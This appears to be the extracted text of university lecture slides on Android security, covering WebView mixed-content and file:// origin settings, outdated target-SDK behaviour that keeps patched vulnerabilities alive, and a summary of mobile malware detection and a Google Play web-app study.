



# Mixed Content in WebView

Major web browsers block Mixed Content

In Android 5.0, WebViews block Mixed Content by default

Can override default with `setMixedContentMode()`







# SOP for `file://` URLs in WebView

Android 4.1 separate `file://` URLs are treated as unique origins

Can override with `setAllowFileAccessFromFileURLs()`





# Recap

Android apps can run using outdated OS behavior

- The large majority of Android apps do this
- Including popular and well maintained apps

Outdated security code invisibly permeates the app ecosystem

- “Patched” security vulnerabilities still exist in the wild
- “Risky by default” behavior is widespread

# Summary

- Mobile malware
- Identifying malware
  - Detect at app store rather than on platform
- Classification study of mobile web apps
  - Entire Google Play market as of 2014
  - 85% of approx 1 million apps use web interface
- Target fragmentation in Android
  - Out-of-date Apps may disable more recent security platform patches